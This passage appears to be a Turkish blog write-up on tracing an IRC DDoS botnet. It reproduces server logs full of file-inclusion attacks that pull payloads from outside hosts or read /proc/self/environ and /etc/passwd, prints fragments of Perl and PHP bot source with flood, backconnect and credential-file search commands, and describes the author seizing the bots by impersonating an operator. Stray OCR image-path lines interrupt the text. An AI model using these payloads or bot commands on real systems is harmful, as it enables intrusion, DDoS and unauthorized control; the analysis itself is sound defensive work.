ile yazılmış ve hedef sisteme bağlanmaya yarayan iki shell kodu ve ayrıca bir de bot. İşin içinde bot varsa olsa olsa DDOS botu olarak kullanıldığından şüphe ederek dosya adlarını arama motorlarında aramaya başladım. Bir kaç arama sonrasında istatistik sayfası internete açık olan bir sunucu ile karşılaştım ve burada bu sunucuya benzer dosya uzantısıyla (id.txt, c.txt, bot.txt vs.) istekte bulunan bir çok kayda rastladım.

218.150.85.170	Tundmatu	Tundmatu	/aix/index.php?leht=stat//index.php?option=com_ninjarsssyndicator&controller=../../../../../../../../../../../../../../../../proc/self/environ%00	2:27:23
174.142.53.228	Tundmatu	Tundmatu	/aix/index.php?leht=stat/id/index.php?option=com_frontpage&Itemid=../../../../../../../../../../../../../../../../proc/self/environ%00	1:28:55
218.38.243.71	Tundmatu	Tundmatu	/aix/index.php?leht=stat/index.php?option=com_jukebox&controller=../../../../../../../../../../../../../../../../proc/self/environ%00	23:23:23
67.15.152.183	Tundmatu	Tundmatu	/aix/index.php?leht=stat/index.php?option=com_ninjarsssyndicator&controller=../../../../../../../../../../../../../../../../proc/self/environ%00	22:41:10
208.43.133.147	Tundmatu	Tundmatu	/aix/index.php?leht=stat//index2.php?option=com_simpledownload&controller=../../../../../../../../../../../../../../../../proc/self/environ%00	22:16:44
66.249.71.36	Tundmatu	Netscape	/aix/index.php?com=mine&vkuu=3&vaasta=2009&vp2ev=8	22:10:41
80.69.71.142	Tundmatu	Tundmatu	/aix/index.php?leht=stat//index.php?option=com_rokdownloads&controller=../../../../../../../../../../../../../../../../proc/self/environ%00	21:28:04
87.253.162.10	Tundmatu	Netscape	/aix/index.php?leht=stat%20%20//components/com_extcalendar/extcalendar.php?mosConfig_absolute_path=[redacted]/a/pid??	20:13:10
209.90.77.189	Tundmatu	Tundmatu	/aix/index.php?leht=stat/index.php?option=com_ninjarsssyndicator&controller=../../../../../../../../../../../../../../../../proc/self/environ%00	19:05:16
64.120.171.42	Tundmatu	Tundmatu	/aix/index.php?leht=stat/*?option=com_ninjarsssyndicator&controller=../../../../../../../../../../../../../../../../proc/self/environ%00	18:55:17
83.125.73.41	Tundmatu	Netscape	/aix/index.php?leht=stat//content/multithumb/multithumb.php?mosConfig.absolute.path=[redacted]/templates/system/2.txt?	18:47:49
67.212.185.202	Tundmatu	Netscape	/aix//index.php?option=com_ninjarsssyndicator&controller=http://monkeybusinessinstitute.com/Ckrid1.txt??	18:43:38
67.212.185.202	Tundmatu	Netscape	/aix/index.php?leht=stat//index.php?option=com_ninjarsssyndicator&controller=[redacted]/Ckrid1.txt??	18:43:38
67.212.185.202	Tundmatu	Netscape	/aix/index.php?leht=stat//index.php?option=com_ninjarsssyndicator&controller=[redacted]/Ckrid1.txt??	18:43:38
66.209.177.98	Tundmatu	Tundmatu	/aix/index.php?option=com_ninjarsssyndicator&controller=../../../../../../../../../../../../../../../../proc/self/environ%00	17:54:29
87.236.194.70	Linux	Netscape	/aix/index.php?leht=stat	17:53:57
91.121.171.27	Tundmatu	Tundmatu	/aix/index.php?leht=stat/index.php?option=com_jukebox&controller=../../../../../../../../../../../../../../../../proc/self/environ%00	16:39:12
94.23.31.164	Tundmatu	Tundmatu	/aix/index.php?option=com_jukebox&controller=../../../../../../../../../../../../../../../../proc/self/environ%00	15:45:20
94.23.31.164	Tundmatu	Tundmatu	/aix/index.php?leht=stat/index.php?option=com_jukebox&controller=../../../../../../../../../../../../../../../../proc/self/environ%00	15:45:20
115.68.20.185	Tundmatu	Tundmatu	/aix/index.php?leht=stat%20//components/com_joomlalib/standalone/stubjambo.php?baseDir=[redacted]/yes.txt???	15:26:57
76.73.79.61	Tundmatu	Tundmatu	/aix/index.php?leht=stat/*.php?option=com_jukebox&controller=../../../../../../../../../../../../../../../../proc/self/environ%00	13:00:31
216.14.126.220	Tundmatu	Tundmatu	/aix/index.php?leht=stat/index.php?option=com_jukebox&controller=../../../../../../../../../../../../../../../../proc/self/environ%00	12:29:05
207.58.145.214	Tundmatu	Tundmatu	/aix/index.php?leht=stat/index.php?option=com_simpledownload&controller=../../../../../../../../../../../../../../../../proc/self/environ%00	11:11:37
67.227.132.232	Tundmatu	Tundmatu	/aix/index.php?leht=stat/index.php?option=com_ninjarsssyndicator&controller=../../../../../../../../../../../../../../../../proc/self/environ%00	11:09:58
216.227.214.83	Tundmatu	Tundmatu	/aix/index.php?leht=stat/index.php?option=com_ninjarsssyndicator&controller=../../../../../../../../../../../../../../../../proc/self/environ%00	11:09:17
209.200.245.35	Tundmatu	Tundmatu	/aix/index.php?leht=stat/index.php?option=com_ninjarsssyndicator&controller=../../../../../../../../../../../../../../../../proc/self/environ%00	11:08:21
202.93.37.83	Windows XP	Netscape	/aix/index.php?leht=stat	10:37:30
213.175.212.36	Tundmatu	Tundmatu	/aix/index.php?leht=stat//index.php?option=com_ninjarsssyndicator&controller=../../../../../../../../../../../../../../../../proc/self/environ%00	10:31:44
211.206.120.196	Tundmatu	Tundmatu	/aix/index.php?leht=stat/index.php?option=com_ninjarsssyndicator&controller=../../../../../../../../../../../../../../../../etc/passwd%00	9:55:24
202.130.32.50	Tundmatu	Tundmatu	/aix/index.php?leht=stat//index.php?option=com_joomla&controller=../../../../../../../../../../../../../../../../proc/self/environ%00	9:17:20
72.35.80.52	Tundmatu	Netscape	/aix/index.php?leht=stat%20%20//administrator/components/com_joomla-visites/core/include/myMailer.class.php?mosConfig_absolute.path=[redacted]/1.txt???	8:28:12
84.40.30.37	Tundmatu	Netscape	/aix/index.php?board=notice&act=write&no=3&page=&cid=&mode=reply&act=http://dive2world.com/newdive/1.txt????	7:27:25
84.40.30.37	Tundmatu	Netscape	/aix/index.php?leht=stat%20%20/?board=notice&act=write&no=3&page=&cid=&mode=reply&act=[redacted]1.txt????	7:27:25
67.195.114.241	Tundmatu	Netscape	/aix/index.php?leht=stat	7:22:47
195.199.243.49	Tundmatu	Tundmatu	/aix/index.php?leht=stat/index.php?option=com_pc&controller=../../../../../../../../../../../../../../../../proc/self/environ%00	6:14:49
67.225.141.62	Tundmatu	Tundmatu	/aix/index.php?leht=stat/saveserver.php?thisdir=../../../../../../../../../../../../../../../../proc/self/environ%00	3:22:54
66.79.184.90	Tundmatu	Tundmatu	/aix/index.php?leht=stat//index2.php?option=com_extcalendar&controller=../../../../../../../../../../../../../../../../proc/self/environ%00	0:47:09


Ardından istekler arasından örnekleme yaparak istek içerisinde yer alan web adreslerini ziyaret etmeye başladım.



```
print('
##################################
#                                #
#                                #
#                                #
##################################
');
#########################################################
## Usage:                                              ##
##   perl file.txt <chan> <server> <port>             ##
## Notes:                                              ##
## + All Parameters are optional                       ##
##                                                     ##
## Features:                                           ##
## + RFI Scanner                                       ##
## + AUTO RFI Scanner Domains                          ##
## + RFI Scan & Exploit (Exploit per engine)           ##
## + Joomla RFI Scan & Exploit                         ##
## + UPLOAD BOT PHP                                    ##
## + Milw0rm Search                                    ##
## + Google bypass (Using PHP)                         ##
## + Message Spy & Save                                ##
#########################################################
## History:
## + Fixed cryptz command (v4.5)
## + Fixed user commands execution by unauthorized user (v4.6)
## + Added options to enable/disable encrypted password (v4.7)
## + Fixed missing hostname on sublink (v4.8)

use strict;

use IO::Socket::INET;
use LWP::UserAgent;
use HTTP::Request;

my $versi   = "zfx by [redacted]";
my $cmdpre  = "`"; #Command Prefix
```



```
<?php
/*
+--------------------------------------+
|######################################|
|#                                    #|
|#                                    #|
|#                                    #|
|#                                    #|
|######################################|
+--------------------------------------+
*/

function rx() {

/* Channel Bot */
$channels = '#[redacted]'; // chanell pisahkan dengan spasi

/*** Admin ***/
$admin = 'a_a';
$bot_password = 'cok'; //Password untuk auth bot

$localtest = 0; //1, Coba di localhost. 0, connect ke server irc
$showrespone = 0; //1, Nampilin respon dari server irc

//Nick Bot
$nicklist = array(
"Abdulrrazak","Ackrerman","Adrams","Addrson","Adelstein","Adribe","Adrorno","Ahlrers","Arlavi","Alcorrn","Aldra",
"Alerrks","Allrisron","Alorrngi","Altarvilla","Alternberger","Altenhofen","Amaral","Amatangelo","Ameer","Amsden","Anand","Andel",
"Anrdo","Andrrelus","Andrrron","Anfirrnrud","Ansrley","Anthony","Antos","Arbia","Arduini","Arellano","Aristotle","Arjas","Arky","Atkins",
"Augustus","Aurrelius","Axelrrod","Axworrthy","Ayiemba","Aykroyd","Ayling","Azima","Bachmuth","Backus","Bady","Baglivo","Bagnold",
"Barilar","Bakanrorwsky","Barleja","Ballatori","Ballew","Baltz","Banta","Barabesi","Barajas","Baranczak","Baranowska","Barberi","Barbetti",
"Barnerson","Brarnrett","Barriola","Barry","Bartholomew","Bartolome","Bartoo","Basavappa","Bashevis","Batchelder","Baumiller","Bayles","Bayo",
"Beacron","Berral","Bean","Beckrman","Bedrer","Bedfrord","Behenna","Belanger","Belaoussof","Belfer","Belin-Collart","Bellavance","Bellhouse",
"Berlrlini","Berlloc","Benedict-Dye","Brrrgson","Berrrke-Jenkins","Bernardo",        "Bernassola","Bernston","Berrizbeitia","Betti","Beynart","Biagioli",
"Birrkel","Binrion","Bir","Bisema","Bisrho","Blackrbourn","Blackwell","Blagg","Blakemore","Blanke","Bliss","Blizard","Bloch","Bloembergen",
"Blroremhof","Blorrxham","Blyth","Bolgrer","Borrhman","Botosh","Boudin","Boudrot","Bourneuf","Bowers","Boxer","Boyajian","Boyes","Boyland",
```



```
#!/usr/bin/perl

use HTTP::Request;
use LWP::UserAgent;

my $processo = '[httpd]';
my $linas_max='4';
my $sleep='6';
my $cmd="[PHP-SHELL]";
my $id="[redacted]?";
my @adms=("[redacted]");
my @canais=("#bot");
my @nickname = ("None".int(rand(1000)));
my $nick = $nickname[rand scalar @nickname];
my $ircname ='None';
chop (my $realname = '[redacted]');
$servidor='irc.[redacted].info' unless $servidor;
my $porta='1980';

$SIG{'INT'} = 'IGNORE';
$SIG{'HUP'} = 'IGNORE';
$SIG{'TERM'} = 'IGNORE';
$SIG{'CHLD'} = 'IGNORE';
$SIG{'PS'} = 'IGNORE';
use IO::Socket;
use Socket;
use IO::Select;
chdir("/");

#Connect
$servidor="$ARGV[0]" if $ARGV[0];
$0="$processo"."\0"x16;;
my $pid=fork;
exit if $pid;
die "Masalah fork: $!" unless defined($pid);

our %irc_servers;
our %DCC;
my $dcc_sel = new IO::Select->new();
```

Kısa bir gezintiden sonra son ekran görüntüsünde yer alan c.txt adındaki zararlı kodu detaylı olarak incelediğimde DDOS botu keşfettiğimi anladım.

...
if ($funcarg =~ /^help/) {
sendraw($IRC_cur_socket, "PRIVMSG $printl :14(2Help14)3 Scanner edit by XXXXXXXXX");

sendraw($IRC_cur_socket, "PRIVMSG $printl :14(2Help14)3 !x 2@ddos");

sendraw($IRC_cur_socket, "PRIVMSG $printl :14(2Help14)3 !x 2@rfi");


sendraw($IRC_cur_socket, "PRIVMSG $printl :14(2Help14)3 !x 2@backconnect");


sendraw($IRC_cur_socket, "PRIVMSG $printl :14(2Help14)3 !x 2@shell");


```
sendraw($IRC_cur_socket, "PRIVMSG $printl :14(2Help14)3 !x 2@portscanner");

sendraw($IRC_cur_socket, "PRIVMSG $printl :14(2Help14)3 !x 2@commands");
}
if ($funcarg =~ /^ddos/) {
sendraw($IRC_cur_socket, "PRIVMSG $printl :14(2Help14)3 There are 3 DDos in this bot");

sendraw($IRC_cur_socket, "PRIVMSG $printl :14(2Help14)3 UDPFlood, HTTPFlood and TCPFlood");

sendraw($IRC_cur_socket, "PRIVMSG $printl :14(2Help14)3 !x 2@udpflood 3

");

sendraw($IRC_cur_socket, "PRIVMSG $printl :14(2Help14)3 !x 2@tcpflood 3

");

sendraw($IRC_cur_socket, "PRIVMSG $printl :14(2Help14)3 !x 2@httpflood 3 ");
}
if ($funcarg =~ /^backconnect/) {
sendraw($IRC_cur_socket, "PRIVMSG $printl :14(2Help14)3 You use backconnect like this :");

sendraw($IRC_cur_socket, "PRIVMSG $printl :14(2Help14)3 !x 2@back 3

");

}
if ($funcarg =~ /^shell/) {
sendraw($IRC_cur_socket, "PRIVMSG $printl :14(2Help14)3 This bot has a integrated shell");

sendraw($IRC_cur_socket, "PRIVMSG $printl :14(2Help14)3 You can use it in private but also public in the channel");

sendraw($IRC_cur_socket, "PRIVMSG $printl :14(2Help14)3 In public channel just use : 2!x cd tmp3 for example");

sendraw($IRC_cur_socket, "PRIVMSG $printl :14(2Help14)3 For help with the linux commands type :!x 2@linuxhelp");

}
if ($funcarg =~ /^portscanner/) {
sendraw($IRC_cur_socket, "PRIVMSG $printl :14(2Help14)3 There is a normal portscan and a Nmap:");

sendraw($IRC_cur_socket, "PRIVMSG $printl :14(2Help14)3 !x 2@portscan 3");

sendraw($IRC_cur_socket, "PRIVMSG $printl :14(2Help14)3 !x 2@nmap 3 ");

}
if ($funcarg =~ /^commands/) {
sendraw($IRC_cur_socket, "PRIVMSG $printl :14(2Help14)3 You can use the following commands :");

sendraw($IRC_cur_socket, "PRIVMSG $printl :14(2Help14)3 !x 2@portscan 3");

sendraw($IRC_cur_socket, "PRIVMSG $printl :14(2Help14)3 !x 2@nmap 3 ");

sendraw($IRC_cur_socket, "PRIVMSG $printl :14(2Help14)3 !x 2@back 3

");

sendraw($IRC_cur_socket, "PRIVMSG $printl :14(2Help14)3 !x cd tmp for example");

sendraw($IRC_cur_socket, "PRIVMSG $printl :14(2Help14)3 !x 2@udpflood 3

");
```

```
sendraw($IRC_cur_socket, "PRIVMSG $printl :14(2Help14)3 !x 2@tcpflood 3

");

sendraw($IRC_cur_socket, "PRIVMSG $printl :14(2Help14)3 !x 2@httpflood 3 ");

sendraw($IRC_cur_socket, "PRIVMSG $printl :14(2Help14)3 !x 2@linuxhelp");

sendraw($IRC_cur_socket, "PRIVMSG $printl :14(2Help14)3 !x 2@rfi 3 ");

sendraw($IRC_cur_socket, "PRIVMSG $printl :14(2Help14)3 !x 2@system");

sendraw($IRC_cur_socket, "PRIVMSG $printl :14(2Help14)3 !x 2@logcleaner");

sendraw($IRC_cur_socket, "PRIVMSG $printl :14(2Help14)3 !x 2@sendmail 3 ");

sendraw($IRC_cur_socket, "PRIVMSG $printl :14(2Help14)3 !x 2@milw0rm");

sendraw($IRC_cur_socket, "PRIVMSG $printl :14(2Help14)3 !x 2@join #channel");

sendraw($IRC_cur_socket, "PRIVMSG $printl :14(2Help14)3 !x 2@part #channel");

}
if ($funcarg =~ /^linuxhelp/) {
sendraw($IRC_cur_socket, "PRIVMSG $printl :2 Dir where you are : pwd");

sendraw($IRC_cur_socket, "PRIVMSG $printl :2 Start a Perl file : perl file.pl");

sendraw($IRC_cur_socket, "PRIVMSG $printl :2 Go back from dir : cd ..");

sendraw($IRC_cur_socket, "PRIVMSG $printl :2 Force to Remove a file/dir : rm -rf file/dir;ls -la");

sendraw($IRC_cur_socket, "PRIVMSG $printl :2 Show all files/dir with permissions : ls -lia");

sendraw($IRC_cur_socket, "PRIVMSG $printl :2 Find config.inc.php files : find / -type f -name config.inc.php");

sendraw($IRC_cur_socket, "PRIVMSG $printl :2 Find all writable folders and files : find / -perm -2 -ls");

sendraw($IRC_cur_socket, "PRIVMSG $printl :2 Find all .htpasswd files : find / -type f -name .htpasswd");

sendraw($IRC_cur_socket, "PRIVMSG $printl :2 Find all service.pwd files : find / -type f -name service.pwd");

...
```

Botun üzerinde yer alan IRC sunucusuna bağlandığımda 2 tane bot kanalı olduğunu gördüm. Birinci kanalda 175 ikinci kanalda ise 72 adet bot bulunuyordu. Bot efendileri dışında herhangi birinin botları yönetmemesi adına botun üzerine 5 efendinin rumuzları tanımlanmıştı. Bu tanım sayesinde bu rumuzlar dışında herhangi biri botları kontrol etmeye çalıştığında bot yanıt vermiyordu. Bunun üzerine bende hemen rumuzumu efendilerden birinin rumuzuna çevirerek botları kontrol etmeyi başarabildim.


mIRC - [#bot [72] [+nst]: Lowongan kerja di Indosat
File View Favorites Tools Commands Window Help
#bot
MomoX361665488
Aret329
Channels List
Channel: 1
#bot
Query: 2
MomoX361665488
Aret329
Channels List
<None237> (Help) Scanner edit by
<None35) (Help) Scanner edit by
<None313258115> (Help) Scanner edit by
<None288157317> (Help) !x @rfi
<None288157317> (Help) !x @backconnect
<None288157317> (Help) !x @shell
<None288157317> (Help) !x @portscanner
<None288157317> (Help) !x @commands
<None140> (Help) Scanner edit by
<None431> (Help) !x @ddos
<None431> (Help) !x @rfi
<None431> (Help) !x @backconnect
<None431> (Help) !x @shell
<None431> (Help) !x @portscanner
<None431> (Help) !x @commands
<None35) (Help) !x @ddos
<None35) (Help) !x @rfi
<None35) (Help) !x @backconnect
<None35) (Help) !x @shell
<None35) (Help) !x @portscanner
<None35) (Help) !x @commands
<None313258115> (Help) !x @ddos
<None313258115> (Help) !x @rfi
<None313258115> (Help) !x @backconnect
<None313258115> (Help) !x @shell
<None313258115> (Help) !x @portscanner
<None313258115> (Help) !x @commands
<None140> (Help) !x @ddos
<None140> (Help) !x @rfi
<None140> (Help) !x @backconnect
<None140> (Help) !x @shell
<None140> (Help) !x @portscanner
<None140> (Help) !x @commands
<None237> (Help) !x @ddos
<None237> (Help) !x @rfi
<None237> (Help) !x @backconnect
<None237> (Help) !x @shell
<None237> (Help) !x @portscanner
<None237> (Help) !x @commands
!x @help
MonoX13
MonoX25
MonoX334
MonoX3347
MonoX3616
MonoX363
MonoX395
MonoX3958
MonoX4329
MonoX495
MonoX526
MonoX531
MonoX5312
MonoX5314
MonoX5319
MonoX614
MonoX655
MonoX661
MonoX717
MonoX742
MonoX761
MonoX788
MonoX822
MonoX865
MonoX942
MonoX980
None103
None140
None14096
None15
None15210
None163
None202


mIRC - [#bot) [71] [+nst]: Lowongan kerja di Indosat
File View Favorites Tools Commands Window Help
#bot
MomoX361665488
Aret329
MomoX363
None15
Channels List
radioactivecrew Nero
Channel: 2
#bot
Query: 4
MomoX361665488
Aret329
MomoX363
None15
Channels List
* Now talking in #bot
* Topic is 'Lowongan kerja di Indosat
* Set by on Wed Jun 09 07:18:54
> None15 @system
